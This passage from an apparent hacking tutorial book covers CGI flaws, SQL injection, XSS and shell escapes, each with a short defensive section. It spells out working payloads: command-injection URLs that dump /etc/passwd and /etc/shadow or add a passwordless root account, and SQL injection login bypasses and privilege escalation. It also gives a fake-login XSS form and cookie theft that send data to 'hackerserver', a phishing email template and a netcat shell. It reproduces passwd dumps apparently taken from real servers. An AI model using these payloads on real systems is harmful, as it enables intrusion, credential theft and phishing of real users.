                                            // buffer
        data[length] = '\0';
    }
}
```

Once the data sent back to the cgi program, it must be processed, in order to extract the variables' values: we know that these are separated with the & sign, and the following function could be in charge of recovering the value of the first variable in a temporary buffer.



```
i=0;  
j=0;  
  
while (data[i] != '=') {  
    variable_name[j++] = data[i++];  
}  
variable_name[j] = '\0'          // we fill in the variable variable_name which will contain the name of the  
                                // variable as long as a "=" sign will not have  
i++;                         // been encountered.  
j = 0;  
  
while(data[i] != '&') {  
    variable[j++] = data[i++];  
}  
  
variable[j] = '\0';
```

We are also going to specify the exact syntax that a URL can have for the proper understanding of the rest of the chapter.

A URL cannot have any space characters, nor can it have any line feed, or any characters with accents. Their ASCII equivalents have to be used. The two most important ones to know are

- %0a** for line feed
- %20** for space

Now that we have studied how CGIs function, we are going to present security problems linked to them.

CGI is a program that is executed on the server, it is therefore possible to indicate to it variables that will have it execute commands that are not wanted by the administrator, or that will allow the consultation of files to which the user should not normally have access, such as the /etc/passwd file under a UNIX type system, as it contains the list of users.

We are going to see several common vulnerabilities which can exist in a CGI program:

- A common mistake is to use hidden type variables in the form: they are presented as follows:
`<INPUT TYPE=HIDDEN NAME="variable1" VALUE="text_par_default">`
- The main danger with this type of configuration is that it allows a hacker to know the name of the variables used by the CGI, which have pre-defined values. He could then try to modify them to his liking.
- Furthermore, if this variable is being used to indicate any configuration, log or result file (where the user data will be stored), it will be possible to have the exact path and so it will be possible to consult them
- It is also a regular occurrence that a hidden field contains an email address where all the information given by the client will be sent. In this case, the server will use the system() function to mail these results to the indicated address. This case is studied in the following paragraph.
- It is also possible for this variable to be used by the CGI as the address of a page confirming reception of data. If the script has been badly configurated, we can give another pass to visualize a file such as /etc/passwd.



```
<form ACTION="http://www.xxx.zzz/cgi-bin/form-post" METHOD="post">  
  
<input TYPE="hidden" NAME="mailto" VALUE="webmast@ccip.fr">  
<input TYPE="hidden" NAME="title" VALUE="Contact">  
<input TYPE="hidden" NAME="output-url"  
VALUE="http://www.xxx.zzz/confirm.htm">  
<input NAME="name" TYPE="text" SIZE="25" >  
<input NAME="given name" TYPE="text" SIZE="25" >  
<input NAME="org" TYPE="text" SIZE="25" >  
<input NAME="email" TYPE="text" SIZE="25" >  
<input NAME="address" SIZE="25" ></td>  
<input NAME="city" TYPE="text" SIZE="25" >  
<input NAME="tel" TYPE="text" SIZE="25" >
```

In this case, we can see that the “output-url” variable is a script confirming the client's data. If the CGI is badly configurated, it is then possible to replace its value by:

```
<input TYPE="hidden" NAME="output-url" VALUE="/etc/passwd">
```

And in this result would be displayed the file /etc/passwd

Another very common vulnerability is to call the system() function, which exists in the majority of languages. This function enables the CGI program to create a child process which will execute the command provided in the argument. Let us imagine the likely case where the CGI contains a call to system() of the type:

```
system("variables1");
```

In this case, any argument passed to the “variable1” variable would be executed. A URL of the:

<http://www.xxx.zzz/cgi-bin/test.cgi?variable1=cat%20/etc/passwd>

type would display the entire passwd file of the system.

Of course a call of this type will never be seen in a script, however a widespread mistake will be to call a system function, of the type:

```
system("/usr/bin/sendmail -t $variable1"); # in a script shell, or
```

```
sprintf(buffer, "/usr/bin/sendmail -t %s", variable1); // in a C program  
system("buffer");
```

This function will send back an email to the address contained in variable1.

As we have seen in the section about escape shells, it is possible to have the system execute several commands consecutively through the same command line. So, by giving this variable a value of the type:

valeur1=test@test.com ; cat /etc/passwd

The call to the system function would become



```
system("/usr/bin/sendmail -t test@test.com ; cat /etc/password");
```

and the consequence would be the display of the passwd file.

The URL to be used would therefore be of the type:

```
http://www.xxx.zzz/cgi-bin/test.cgi?variable1=test@test.com;cat%20/etc/passwd
```

We can also use the example above to modify the value of the variable

```
<input TYPE="hidden" NAME="mailto" VALUE="webmast@ccip.fr">  
par  
<input TYPE="hidden" NAME="mailto" VALUE="webmast@ccip.fr ; cat /etc/passwd">
```

Naturally, there can be filters whose aim it is to prevent using this character, but they can be easily bypassed, by using the && character, whose role it is to have the next command executed if the one that precedes it has been executed without any problem, or by surrounding the character with two | characters, so that ; will become || , which in some cases will prevent its filtering by CGI.

File opening functions such as fopen() or open() can also be serious security threats. On UNIX, it is possible to pipe (that is, to send to be processed) the result of a function to another function: for this the | character is used between functions. As it is possible to open a precise file in PERL with the open () function, it is of course impossible to read it, however it is possible to pipe its result to a function that will then be executed in an independent process. Let us take the example of the infosrch.cgi, which is vulnerable to this method: the *fname* variable, which is used to open a file, can receive as an argument any function preceded with a pipe. So we will attempt to read the contents of our / etc/passwd file with the help of the /bin/cat command:



A screenshot of a web browser window. The address bar shows 'http://.../cgi-bin/infosrch.cgi?cmd=getdoc&db=man&fname=../../../../etc/passwd'. Below the address bar is a toolbar with icons for search, bookmarks, history, and other functions. The main content area displays a large amount of text, which is a dump of the /etc/passwd file from a Linux system, listing various users like root, sysadm, daemon, etc., along with their home directories and shell information.

```
root:x:0:0:Super-User:/bin/csh sysadm:x:0:0:System V Administration/usr/admin/bin/sh diag:x:0:996:Hardware
Diagnostics/usr/diags/bin/csh daemon:x:1:1:daemons:/dev/null bin:x:2:2:System Tools Owner/bin/dew/null
uucp:x:3:5:UUCP Owner/usr/lib/uucp/bin/csh sys:x:4:0:System Activity Owner/var/adm/bin/sh adm:x:5:3:Accounting
Files Owner/var/adm/bin/sh lp:x:9:9:Print Spooler Owner/var/spool/lp/bin/sh nuucp:x:10:10:Remote UUCP
User:/var/spool/uucppublic/usr/lib/uucp/uucico auditor:x:11:0:Audit Activity Owner/auditor/bin/sh
dbadmin:x:12:0:Security Database Owner/dbadmin/bin/sh rfindd:x:66:1:Rfind Daemon and Fsdump:/var/rfindd/bin/sh
EZsetup:x:992:998:System Setup/var/sysadmdesktop/EZsetup/bin/csh demos:x:993:997:Demonstration
User/usr/demos/bin/csh OutOfBox:x:995:997:Out of Box Experience/usr/people/tour/bin/csh guest:x:1109:998:Guest
Account/usr/people/guest/bin/csh 4Dgifts:x:999:998:4Dgifts Account/usr/people/4Dgifts/bin/csh
nobody:x:60001:60001:nobody uid/dev/null/dev/null noaccess:x:60002:60002:uid no access/dev/null/dev/null
nobody:x:60001:60001:original nobody uid/dev/null/dev/null mike:x:1110:20:Mike McAllister/usr/people/mike/bin/csh
debra:x:1115:20:Debra Dolliver/usr/people/debra/bin/csh marty:x:1120:20:Marty Schwartz/usr/people/marty/bin/csh
duane:x:1122:20:Duane Gustavus/usr/people/duane/bin/csh naga:x:1119:20:G. Naga Srinivas/usr/people/naga/bin/csh
liwen:x:47404:20:Liwen Yu/usr/people/liwen/bin/csh akwilson:x:1125:20:Angela Wilson/usr/people/akwilson/bin/csh
xuelin:x:1127:20:Xuelin Wang/usr/people/xuelin/bin/csh will:x:1211:20:Will Warner/usr/people/will/bin/csh
rosalyn:x:1212:20:Rosalyn Reades/usr/people/rosalyn/bin/csh jhyun:x:1214:20:Jin-Kee Hyun/usr/people/jhyun/bin/csh
james:x:1216:20:/usr/people/james/bin/csh griffinj:x:1311:20:/usr/people/griffinj/bin/csh
alowe:x:1312:20:/usr/people/alowe/bin/csh justin:x:1313:20:/usr/people/justin/bin/csh
kristin:x:1314:20:/usr/people/kristin/bin/csh andrew:x:1315:20:/usr/people/andrew/bin/csh
aaron:x:1316:20:/usr/people/aaron/bin/csh scott:x:1317:20:/usr/people/scott/bin/csh
pk0010:x:1318:20:/usr/people/pk0010/bin/csh rdb0032:x:13220:20:/usr/people/rdb0032/bin/csh man2html: no
arguments
```

A CGI can also fall victim to a stack overflow. If we come back to the code part given as an example at the beginning of this chapter, we can see that the buffer whose role it is to receive the chain of characters passed on to the program is limited to 49 characters. So, if more characters than is possible are passed on to one of the variables, a segmentation error is likely to happen during the execution of the CGI, in which case a stack overflow is to be feared.

Finally, as has been said earlier on, CGIs are likely to interpret arguments that are sent to it without these being of the value1=value&... type, and that is of course the case for some of them.

Let us take the example of the php.cgi CGI:

A screenshot of a web browser window. The address bar shows 'http://.../cgi-bin/php.cgi?/etc/passwd'. Below the address bar is a toolbar with icons for search, bookmarks, history, and other functions. The main content area displays a large amount of text, which is a dump of the /etc/passwd file from a Linux system, listing various users like root, sysadm, daemon, etc., along with their home directories and shell information.

```
root:x:0:1:Super-User:/sbin/sh daemon:x:1:1::: bin:x:2:2::/usr/bin: sys:x:3:3::: adm:x:4:4:Adm
Admin:/usr/spool/lp: smtp:x:0:0:Mail Daemon User:/: uucp:x:5:5:uucp Admin:/usr/lib/uucp: n
Admin:/var/spool/uucppublic/usr/lib/uucp/uucico listen:x:37:4:Network Admin:/usr/net/nls: 1
noaccess:x:60002:60002:No Access User:/: nobody4:x:65534:65534:SunOS 4.x Nobody:/: j
Psychologie:/home/apsy/josef/bin/tcsh gast:x:60000:60001:Gast vom URZ:/tmp/gast/bin/ks
Allg. Psychologie:/home/apsy/sven/bin/tcsh theo:x:2565:1141:Theo Held, allg. Psychologie:
tex:x:700:1142:User fuer TeX-Installation:/bin/sh pcsoft:x:800:1150:User zum Einrichten vor
```



In all cases, it is also important to remember all the rights that the web server has. On UNIX, each user has rights, from the superuser to any simple user. The superuser, or root, has all the rights on the system, and so if the server has been started by the root, the web server has all the rights on the system. If we can have the CGI execute a command on a server with this specificity, any cgi vulnerability can totally compromise the system. Let us take once more the example of a CGI vulnerable to a call to the system() function.

It is possible to modify the passwd file to create a hack login account with no password having all the rights.

<http://www.xxx.zzz/cgi-bin/test.cgi?variable1=test@test.com;echo%20hack::0:0::%20>>%20/etc/passwd>

It is possible to have access to the system's encrypted passwords, with the /etc/shadow file.

<http://www.xxx.zzz/cgi-bin/test.cgi?variable1=test@test.com;cat%20/etc/shadow>

It is also possible to have a web server execute any type of command, even if root status has not been obtained. The first thing a hacker will try to obtain is naturally a shell access to the remote system.

Looking for vulnerable CGIs

On the Internet, there is a great number of CGI programs belonging to the public or the private domain and on which this type of vulnerability has been discovered. What's more, these programs are generally located in the /cgi-bin directory from the web server root.

It is possible to know if a specific CGI exists on a server by asking the web server through telnet on port 80. If the answer given by the server is 200, it means that the server exists, otherwise it means that it doesn't.

```
xdream@deathsky:~$ telnet [REDACTED] 80
Trying [REDACTED]...
Connected to [REDACTED].
Escape character is '^]'.
GET /cgi-bin/php.cgi HTTP/1.0


HTTP/1.1 200 OK
Date: Thu, 25 Jul 2002 11:46:09 GMT
Server: Apache/1.3.26 (Unix) FrontPage/4.0.4.3
Connection: close
Content-Type: text/html

<body bgcolor="#FFFFFF">
<H1>Oops!</H1>

There's been a system change and the path to the PHP binary has changed.
(So has the binary.) <P>
<pre>
Please call PHP via:
  http://[REDACTED]/<b>some/path/file.phtml</b>
instead of using the:
  http://[REDACTED]/<b>cgi-bin/php.cgi</b>/<b>some/path/file.phtml</b>
method.
Connection closed by foreign host.
xdream@deathsky:~$
```

There are however tools that can scan, with this same method, all the known cgis that can be present on a web server: these are CGI vulnerability scanners. There are some on both Windows and Linux.

For Windows, N-STEALTH is probably the best choice, as all is needed is to be given as an argument is the remote system's address in the host name:




As for Whisker, it is a scanner that can be used on Linux in command line:

./whisker -h host : simply scans the designated host

Here are the other interesting options:

- H <file>** : scan all hosts listed in a file
- p <port>** : specify a port other than port 80
- i** : whisker tries to use the information already obtained
- v** : whisker displays all the information of the scan
- l <file>** : log the results in a file
- a <file>** : use of a login list if the server does not authorize a non authenticated access
- p <file>** : use of a password list if the server does not authorize a non authenticated access



```
xdream@deathsky:~/data$ whisker -h
-- whisker / v1.4.0 / rain forest puppy / www.wiretrip.net --
= - = - = - = - =
= Host: [REDACTED] =
= Server: Netscape-FastTrack/3.02
+ 200 OK: GET /cfocache.map
+ 200 OK: HEAD /library/
xdream@deathsky:~/data$ ls
xdream@deathsky:~/data$ exit
```

It is therefore vital to understand that no matter how well a system is configured at the applicative level, it can become a real strainer if a CGI program is present on the website. So extra attention has to be paid to the program codes as well as to how they are used.

4. SQL Injection

SQL injection is a method that can modify an SQL request to bypass authentication, recover data or delete an SQL database. In the following examples, we will use PHP and a MySQL type database. These examples also apply to other dynamic languages (e.g. ASP) and other databases (e.g. Oracle, PostGre, etc...).

For a start, we are going to see how a hacker could bypass an authentication by using the SQL injection and without knowing the valid login/password. This vulnerability can be used only if the server (or script) does not filter apostrophes (magic_quotes_gpc=Off). So to test this script you will need a HTTP server with PHP and Mysql. But you will also need to first create a table in the database with 2 fields (login and pass).

SQL request to create the table:

```
#  
# Table structure for table `writers`  
#  
CREATE TABLE `writers` (  
  `id` int(10) NOT NULL auto_increment,  
  `username` varchar(25) NOT NULL default "",  
  `password` varchar(25) NOT NULL default "",  
  PRIMARY KEY (`id`)  
) TYPE=MyISAM AUTO_INCREMENT=2 ;  
  
#  
# Dumping data for table `writers`  
#  
INSERT INTO `writers` VALUES (1, 'admin', 'mypass');
```

And here is the PHP script which will check if the user is a valid one or not:

```
<?
/*small script that will check in a database that the login and password entered by the user are valid*/
mysql_pconnect("localhost", "root", "");
mysql_select_db("vuln_php");

$query = "SELECT * from writers WHERE username = '$login' AND password = '$pass'";
$result = mysql_query($query);

if (mysql_num_rows($result)>0){
    print "you are identified";
}
else{
    print "Go out !!";
}

?>
```

To start with, we are going to see what a normal request would be like, without knowing the valid login and pass. Here, I am using “crashfr” as a login and “test” as a pass.



Go out !!



Warning: Supplied argument is not a valid MySQL result resource in /data/web/Xd
Go out !!

As you can see on the capture below, the script prevents us from identifying ourselves. The request sent to the SQL server is the following one:

SELECT * from writers WHERE username = 'crashfr' AND password = 'test'

Now, we are going to try to send an apostrophe instead of the login to see how the script reacts:



The error means that the SQL request is not valid. By including an apostrophe, the initial request was modified and became invalid for the database:

SELECT * from writers WHERE username = "" AND password = "


We now know that we can include SQL code but we have to make the request valid. To do this, we are going to use the OR operator to force it to carry out a second check.

SELECT * from writers WHERE username=" OR '1='1' OR '1='1' AND password="

This request should answer TRUE. Why? Simply because the condition $1=1$ is always true. We could have chosen something else like $'b='b'$ or anything else that is TRUE (true=1 and false=0) But that's not the end of it... You may wonder why put two ORs and not just one ? That is because if we did, the request would not be valid. Let's take a closer look at this:

SELECT * from writers WHERE username=" OR '1='1' AND password="

In this case, the request is not valid because the AND operator is the last one evaluated. You can check this with your navigator:



Go out !!

By putting two ORs, there are two associations of conditions, and in this case, the second OR is the last one evaluated. And here is the result:



you are identified

We made it through without knowing the valid login or password.

But we could very well use another SQL injection to pass through this identification. We could for example use the PHP comment signs to force the script to ignore part of the SQL request.

SELECT * from writers where \$login=" /* AND \$password= */ OR '1='1'

By forcing $login='/*$ and $password='*/$ we force the script to ignore part of the request, namely:

'AND \$password='

We then obtain a valid request:

SELECT * from writers where \$login=" OR '1'='1'



you are identified

There are other types of SQL injections used not to bypass an authentication but to recover, insert, update or delete data in the base. Let us imagine a site onto which Crashfr has logged in and been authenticated... Very often a site where we can create an account will associate several things... For example a login/pass, name, given name, email and more importantly a level of rights. In our example, the level of rights is in the "level" field of the "users" table. Level 1 indicates the user is an administrator and level 2 indicates that the user is a member. When functioning normally, the profile.php script does not allow you to modify your level of rights, but as you will see, by using SQL injection, we are going to increase our level of privileges to become an administrator. Here is the script to create our table:

```
#  
# Table structure for table `users`  
#  
  
CREATE TABLE `users` (  
  `id` int(10) NOT NULL auto_increment,  
  `login` varchar(25) NOT NULL default "",  
  `password` varchar(25) NOT NULL default "",  
  `name` varchar(25) NOT NULL default "",  
  `given name` varchar(25) NOT NULL default "",  
  `email` varchar(25) NOT NULL default "",  
  `level` int(1) NOT NULL default '0',  
  PRIMARY KEY (`id`)  
) TYPE=MyISAM AUTO_INCREMENT=2 ;  
  
#  
# Dumping data for table `users`  
#  
  
INSERT INTO `users` VALUES (1, 'CrashFr', '378b243e220ca493', 'Crash', 'Fr',  
'crashfr@thehackademy.net', 2);
```

And here is our PHP script with which we can modify our profile:

```
<?  
mysql_pconnect("localhost", "root", "");  
mysql_select_db("vuln_php");  
if($majprofil){
```



```
$query = "UPDATE users
    SET name = '$name',
        given name = '$given name',
        email = '$email'
    WHERE login = 'Crashfr'";
$result = mysql_query($query);
if(!$result){
    print "There is an error in the SQL request !!";
}
else{
    print "Updating the profile<br>";
    print "<a href=\"\".$PHP_SELF.\"\">Cliquez-ici</a> to display your profile";
}
else{
    $query="SELECT *
        FROM users
        WHERE login = 'Crashfr';

$result=mysql_query($query);
$row=mysql_fetch_array($result);
print "Welcome ".$row[login]."<br>";
if($row[level]=="1"){
    print "You are administrator";
}
elseif($row[level]=="2"){
    print "You are member";
}
else{
    print "Error";
}
print "<br><bR>";
print "Updating your profile :<br><br>";
print "<form method=\"POST\" action=\"\".$PHP_SELF.\"\">";
print "Name : <input type=\"text\" name=\"name\" value=\"$row[name].\"><br>";
print "Given name : <input type=\"text\" name=\"given name\" value=\"$row[given name].\"><br>";
print "Email : <input type=\"text\" name=\"email\" value=\"$row[email].\"><br><br>";
print "<input type=\"submit\" value=\"Update\" name=\"udprofile\">";
print "</form>";
}
mysql_close();
?>
```



This is what the user sees on the navigator:

welcome crashfr
you are a member

Profile update

name :
given name
Email :

The SQL injection will turn to the updating request:

```
UPDATE users
SET name = '$name',
given name = '$given name',
email = '$email'
WHERE login = 'Crashfr'
```

We can use one of the 3 variables “\$name”, “\$given name”, “\$email” to modify the request and carry out the elevation of our privileges. So our aim is to modify the value of the “level” field and to put it to “1”, to have Administrator status. This is what our final request looks like:

```
UPDATE users
SET name = 'Crash',
given name = 'Fr',
email = 'crashfr@thehackademy.net',
level = '1'
WHERE login = 'Crashfr'
```

For “email”, just give as a value what is typed in red in the request above.



And here is the result:

Welcome crashfr
you are a member

Update your profile

Name :
Given name :
Email :

Update

welcome crashfr
you are administrator

Profile update

Name :
Given name :
Email :

Update

We are now Administrator...

Security

To avoid as much as possible an SQL injection, you must absolutely activate the “magic_quotes_gpc” option (in case you use PHP) which will escape with “/” all dangerous characters such as apostrophes, quotation marks and antislashes. If ever you cannot activate the magic_quotes (in case the server is not yours), you can use the function “addslashes()” to do exactly the same thing. So we could secure our request in this manner:


```
UPDATE users
SET name = ".addslashes($name).",
given name = ".addslashes($given name).",
email = 'addslashes($email)."
WHERE login = 'Crashfr'
```

As you have certainly understood, all PHP and SQL vulnerabilities are always due to a filtering problem. If all external variables sent by the user are properly filtered, you will have no problem. If that is not the case, it puts your data at risk.

5. XSS

CSS (Cross Site Scripting), called XSS to differentiate the style sheets, is a type of attack that can make a client's navigator execute HTML, javascript, etc. code by having it believe that this code comes from a trusted site. Generally, the pirate uses this method to recover a cookie (via javascript) or a login/password (via fake HTML forms). To check if a server is vulnerable to XSS, all you have to do is include HTML code in a variable that it displays on your navigator. Here is a very simple script (css.php) to explain the XSS functioning principle:

```
<?
if($pseudo){
    print "Welcome ".$pseudo;
}
else{
    print "Please enter your pseudo :<br>";
    print "<form          action='".$PHP_SELF."\'"
method="POST'";
    print "<input type=\"text\" name=\"pseudo\">";
    print "<input type=\"submit\" value=\"Validate\">";
    print "</form>";
}
?>
```



please enter your nickname :

CrashFr Validate

Let us imagine that this script is present on a bank website that we will call “Hacker Bank”, for example... This is what the client normally sees on his navigator when all functions normally:

Here is the result when the client clicks on the “Validate” button:

Welcome Crashfr

Our script simply echoes the “nickname” variable sent by the form. How could the hacker use this script? First of all, he can attempt to pass HTML through to create a fake form. To do this, we will do a first test:

Please enter your nickname :

CrashFr Valider

Here is the result once the form is validated:

welcome CrashFr



We can see that CrashFr is now in bold characters! This means the HTML code is not filtered and well interpreted by the client's navigator. From then on, the pirate will for example create a fake form in HTML by using the url instead of the form. In the case of the above example, the hacker can display CrashFr in bold characters by going to the following url:

css.php?nickname=CrashFr

Here is a URL that will display a fake form enabling the hacker to steal the login/pass of a client:

css.php?nickname=CrashFr

Please identify yourself : <form action="http://hackerserver/recup_info.php" method="POST">
Login :<input type="text" name="login">
Password :<input type="text" name="pass">
<input type="submit" value="Sign-in"></form>

Here is what the client will see on his navigator if he clicks on the link above:

Welcome Crashfr

please identify

Login :

Password :

The hacker must make his victim click on this link to have him believe that the form is part of the website itself, which is in fact not the case. If the client falls for this trap, he will enter his login/pass and when he clicks on "Sign-in", this information will not be sent to the bank's website but to the "recov_info.php" file on the "hacker server" server belonging to the hacker. Generally, the hacker will use url encoding, the sending of emails in HTML and SE to trap his victim. Here is an example an HTML email that the hacker could send to his victim:

```
<html>
<head>
<title>Hacker Bank Paris</title>
</head>
<body>
Dear client,<br><br>
We would like to inform you that your transfer request has been taken into account, you can check your balance account at <a href="
```



To trap his victim more easily, the hacker has encoded the url using a small script like this one:

```
<?
$site = "http://www.hackerbank.com/css.php?pseudo=";
$chaîne      =      "CrashFr<br><br>Please      identify      yourself      :      <form
action=\"http://hackerserver/recov_info.php\"      method=\"POST\"><br>Login      :<input      type=\"text\"
name=\"login\"><br>Password      :<input      type=\"text\"
name=\"pass\"><br><input      type=\"submit\"
value=\"Sign-in\"></form>";
$newstr="";
for($i=0;$i<strlen($chain);$i++){
    $newstr.=%".dechex(ord($chain[$i]));
}
print $site.$newstr;
?>
```

Dear customer,

We inform you that your transfer request has been taken into account.
To consult your balance [click here](#).

We thank you for your trust

Sincerely, P.D

Financial advisor for Hacker Bank Paris.

This is what the victim will see with his client email interpreting the HTML:

When the victim clicks on the link, he will be redirected to his trusted website, i.e. www.hackerbank.com. If ever he identifies himself, the hacker will recover his login / password.

We have just seen how to use an XSS. XSS are also used to recover the value of a cookie which generally contains the login/pass of a client or a session number. To do this, the hacker will use javascript, the language executed on the client side. A cookie is generally created when a client gives his identification on a website to avoid having him give his identification over and over again each time he changes pages. That is because the value of a cookie is sent in every packet that the navigator emits to a domain having created a cookie on the client's computer. So, if for example the hacker wants to recover a victim's cookie to log in his place to www.hackerbank.com, he will at first have to redirect the client to hackerbank.com and make him execute javascript that will recover the value of the cookie if he does not find it in the domain he has created.

To illustrate this example, we are going to imagine that the client has logged on to the server www.hackerbank.com and that the domain has just created a cookie with the user's login/pass. Here is a small PHP script which creates a cookie and that is vulnerable to the same XSS as previously:



```
<?
if($pseudo){
    setcookie("authinfo", "mypass:mylogin");
    print "Welcome ".$nickname;
}
else{
    print "Please enter your nickname :<br>";
    print "<form action=\"\".$PHP_SELF.\" method=\"POST\">";
    print "<input type=\"text\" name=\"nickname\">";
    print "<input type=\"submit\" value=\"Validate\">";
    print "</form>";
}
?>
```

Once the client has entered his pseudo, a fictitious login (mylogin) and password (mypass) are created in a cookie called “authinfo”. Let's see which URL the hacker will use to recover the client's cookie:

[css.php?nickname=CrashFr<script>window.location.href='http://hackerserver/recup_cookie.php?%2Bdocument.cookie';</script>](http://hackerserver/recup_cookie.php?%2Bdocument.cookie;)

What happens if the victim clicks on the link above? As the css.php file is on www.hackerbank.com, the document.cookie variable will be replaced by the value of the cookie, namely “mypass:mylogin” and the navigator will be redirected to the “recov_cookie.php” file stored on the “hackerserver” server with a variable called “authinfo” containing the value of the victim's cookie for the www.hackerbank.com website. This is what the victim will see when he clicks on the malicious link:



http://serverpirate/recup_cookie.php?authinfo=monpass%3Amonlogin

The hacker then only has to recover and save the value of the “authinfo” variable in a file and the deed is done.



Security

To prevent the hacker from using XSS, all that has to be done is to properly filter variables, as always... To do this, there are some very useful functions on PHP. You can use the "addslashes()" function, which will limit javascript but not HTML. To prevent the client's navigator from interpreting HTML sent by a form, you have to use the "htmlspecialchars" function. So this is the code line to modify so that the script can no longer be used:

```
<?
print "Welcome ".htmlspecialchars($pseudo);
?>
```

Here is the result if the hacker tries to include HTML:

Bienvenu CrashFr

And here is the source of the page:

Bienvenu CrashFr

We can see that the HTML tags have been transformed into their entities, so they are not interpreted by the navigator, they are just displayed.



CHAPTER V

APPLICATION VULNERABILITIES



1. Escape Shell

It can happen that the developer needs to have the environment system execute a command in one of the programs. Whether it be on Linux or Windows, it is possible to call via a program any external program. In the majority of programming languages (C, C++, PHP, Perl ...), it is possible to carry out such an action by calling a **system()** function, to which we will send as an argument the command to be executed. A security vulnerability can appear when the user can directly or indirectly provide the argument of the system() function.

It is always possible to execute several commands on a same line of command, using some operators:

- cmd1 && cmd2** : Execute cmd2 if cmd1 is executed successfully.
- cmd1 || cmd2** : execute cmd2 if cmd1 returns a failure.
- cmd1 | cmd2** : Return the result of cmd1 as an argument of cmd2.
- cmd1; cmd2** : execute cmd1 then cmd2.

Generally, the commands to execute are predefined to call certain specific actions. A case that often happens is to use this principle to send emails via the shell mail command, the argument provided by the user being the contents of the message. The code to execute by the system function would then be:

`mail user@mail.com $arg`

where variable arg is the message. It is therefore possible for an ill-intentioned user to force through a second arbitrary command, which would be executed by the server, using the special characters mentioned previously. If **arg** is in the form of ; **command**, then command will be interpreted. The hacker can use this capacity to recover a console access on the target system, by sending the command:

`mail user@mail.com ; nc -l -v -n -p 7777 -e /bin/sh`

Security

A proper protection against this type of vulnerability is to first of all integrate filters destined to prevent the sending of special characters that can be dangerous. Here is the list of these characters:

`& < > | \ ; ` * $ #`

as well as the character **0x0A** (which represents the Enter key).



2. Buffer Overflow

Buffer overflow type attacks are among the most common (approximately 60% of known attacks). The idea is to use a bug in the zone manager of declared memory in the program, in order to have it execute an action it is not supposed to. This type of attack can be done locally, that is with an account or an access to the machine, or remotely, so as to have access to the target.

